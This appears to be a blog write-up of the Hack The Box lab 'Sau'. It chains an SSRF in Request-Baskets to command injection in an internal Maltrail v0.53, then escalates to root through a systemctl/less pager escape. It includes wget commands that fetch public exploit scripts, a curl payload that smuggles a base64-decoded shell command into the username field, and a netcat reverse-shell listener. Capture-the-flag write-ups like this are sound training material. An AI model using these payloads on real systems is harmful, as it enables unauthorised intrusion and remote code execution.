HTB_Labs:Sau
Enumeration
HTB_Labs:Sau
Enumeration


I ran a nmap scan which revealed ssh and a web service running.

Request-Baskets version 1.2.1 contains a critical Server-Side Request Forgery (SSRF) vulnerability via the /api/baskets/{name} endpoint. This flaw permits unauthenticated attackers to abuse the forward_url parameter, enabling them to interact with restricted internal network resources and access sensitive information.
Vulnerability Overview
- Vulnerability Type: Server-Side Request Forgery (SSRF)
- Affected Versions:
request-baskets <= 1.2.1 - Assigned CVE: CVE-2023–27163
SSRF is called Server-Side Request Forgery: you’re forging requests that the server sends on your behalf.
Request-Baskets is an open-source web service (self-hosted tool) for collecting, inspecting, and testing arbitrary HTTP requests. It’s commonly used by developers to debug webhooks, notifications, REST API clients, etc.
You create “baskets” (virtual endpoints), send requests to them (e.g., http://your-server/basket-name),,) and the service logs/inspects them via a web UI or REST API. It mimics older services like RequestBin.
Tech Stack / Framework
- Written in Go (Golang) — The entire backend is pure Go (see main.go, handlers.go, baskets.go, etc. on GitHub).
- No heavy web framework like Spring/Django — it uses Go’s standard net/http with custom handlers.
- Supports multiple storage backends: in-memory, BoltDB (embedded), PostgreSQL, or MySQL.
- Comes with a simple web UI (HTML + CSS/JS) and a full RESTful API.
- Often deployed via Docker.
Repo: https://github.com/darklynx/request-baskets
What is a Basket?
A basket is just a temporary mailbox for HTTP requests.
Suppose you create a basket called:
basket1Request Baskets gives you a URL:
http://server:55555/api/baskets/basket1Now if someone sends:
curl -X POST http://server:55555/api/baskets/basket1 \
-d "hello"
the basket receives it and stores:
POST
Body: hello
Headers: ..
Think:
Email Inbox
     ↑
Stores emails
Basket
↑
Stores HTTP requestsThat’s the basic role of a basket.
What is Forwarding?
Normally:
You
 │
 ▼
Basket
The basket stores the request.
End of story.
With forwarding enabled:
You
 │
 ▼
Basket
 │
 ▼
Another Website
The basket acts like a middleman.
Example:
You send:
curl http://basket-urlThe basket receives it.
Then the basket automatically sends the same request to:
https://google.comand gets the response.
Think of it like a receptionist.
Without forwarding:
You → ReceptionistReceptionist writes down your message.With forwarding:
You → Receptionist → ManagerThe receptionist passes the message along.
Why does this exist?
Suppose you’re debugging a webhook.
You want to see:
- What request arrived?
- What happens when it’s forwarded?
So the basket:
- Stores the request
- Optionally forwards it elsewhere
Very useful for developers.
EXPLOITATION
The developer expected forwarding like:
Basket
  │
  ▼
https://google.com
or
Basket
  │
  ▼
https://myserver.com
But Request Baskets also allows:
Basket
  │
  ▼
http://127.0.0.1:80
which is the same machine.
Now the basket becomes a proxy into the internal network.
You
 │
 ▼
Basket (55555)
 │
 ▼
127.0.0.1:80
You cannot reach 127.0.0.1:80 directly.
But the basket can.
That’s why the forwarding feature creates the SSRF vulnerability.
One sentence
A basket is a place that receives and records HTTP requests, and the forwarding feature lets it automatically resend those requests to another URL. On Sau, that forwarding feature can be abused to resend requests to internal services.
I got this exploit from wget https://raw.githubusercontent.com/entr0pie/CVE-2023-27163/main/CVE-2023-27163.sh

./CVE-2023–27163.sh http://10.129.229.26:55555 http://127.0.0.1:80/
then trigger the exploit by this:curl http://<target-ip>:55555/<basket-name>
On the Sau HTB machine, after exploiting Request Baskets SSRF, you discover another application called Maltrail.

What is Maltrail?
Maltrail is an open-source malicious traffic detection system. It monitors network traffic and looks for suspicious IPs, domains, URLs, and other indicators of compromise using threat intelligence feeds and blacklists.
Think of it as:
Network Traffic
      │
      ▼
   Maltrail
      │
      ├── Checks IPs
      ├── Checks Domains
      ├── Checks URLs
      └── Generates Alerts
Why is it important on Sau?
The SSRF vulnerability in Request Baskets lets you access an internal Maltrail web interface that isn’t exposed externally.
The attack path is roughly:
You
 │
 ▼
Request Baskets (55555)
 │
 ▼
Internal Maltrail Service
Once you reach Maltrail, you enumerate its version and look for vulnerabilities in that version to continue gaining access to the machine.
After using SSRF to reach the internal Maltrail panel, you find a vulnerable version of Maltrail (v0.53).
A flaw in its login/error handling functionality allows an attacker to inject operating system commands, leading to Remote Code Execution (RCE).
- The developer wrote code like this (in core/httpd.py):
Python
username = params.get("username")
subprocess.check_output(f"some-log-command {username}", shell=True)- They used subprocess.check_output(…, shell=True) which passes the username directly to the shell.
- There is zero input validation or sanitization on the username field.
- This means anything you type in username gets executed as a Linux command.
The Trick: In Linux/bash, the semicolon ; separates commands.
So if you send:
text
username = test; whoamiThe server actually runs:
text
some-log-command test; whoami→ It runs the normal log command, then runs whoami.
This is Command Injection.
To exploit this i found wget https://raw.githubusercontent.com/spookier/Maltrail-v0.53-Exploit/main/exploit.py -O maltrail_exploit.py
python exploit.
2. How the Exploit Script Works (Step by Step)
The script you downloaded (exploit.py) does the following:
- Takes 3 inputs:
- Your IP (where you want the shell to connect back)
- Your port (e.g. 4444)
- The target URL (your basket: http://10.129.229.26:55555/ikeedn))
- Builds a reverse shell payload (a small script that connects back to you).
- Encodes it in Base64 (to avoid breaking the request).
- Sends it through the basket using a crafted curl command like this:
Bash
curl 'http://10.129.229.26:55555/ikeedn/login' \
--data 'username=;echo "BASE64_PAYLOAD" | base64 -d | sh'- The ; breaks out of the original command.
- Everything after ; gets executed on the server.
- The payload runs → opens a reverse shell back to your nc listener.
Because we access it via the SSRF basket, the request goes through Request-Baskets → to the internal Maltrail service.
Summary (Chain of Attack)
- SSRF (Request-Baskets) → Allows us to talk to internal Maltrail (port 80).
- Command Injection (Maltrail) → Allows us to run any Linux command as user puma.
- Reverse Shell → Gives us interactive access.
Bash
nc -lvnp 4444Then run the exploit (replace with your real VPN IP):
Bash
python3 maltrail_exploit.py YOUR_VPN_IP 4444 http://10.129.229.26:55555/ikeedn
got the user shell.

Next: Privilege Escalation to Root
Lets check what all can our user run as sudo without a password using sudo -l command

What is systemctl?
Remember:
systemd = Linux service manager (PID 1)systemctl = command used to talk to systemdWhat does status do?
When you run:
systemctl status trail.servicesystemd shows:
Service name
Running status
Recent logs
Errors
Sometimes the output is long.
What is a pager?
A pager is any program that lets you read text page by page.
Examples:
less
more
most
These are all pagers.
Step 5: Why does !sh work?
Inside less:
!commandmeans:
Execute a shell command.
Examples:
!date
!id
!whoami
Less executes those commands.

메타데이터
- post_id
- 6ddfd5bc1922
- slug
- htb-labs-sau-6ddfd5bc1922
- url
- https://medium.com/@sethiuddhav/htb-labs-sau-6ddfd5bc1922
- canonical_url
- https://medium.com/@sethiuddhav/htb-labs-sau-6ddfd5bc1922
- author_url
- https://medium.com/@sethiuddhav
- status
- ok
- fetched_at
- 2026-07-09 22:34:41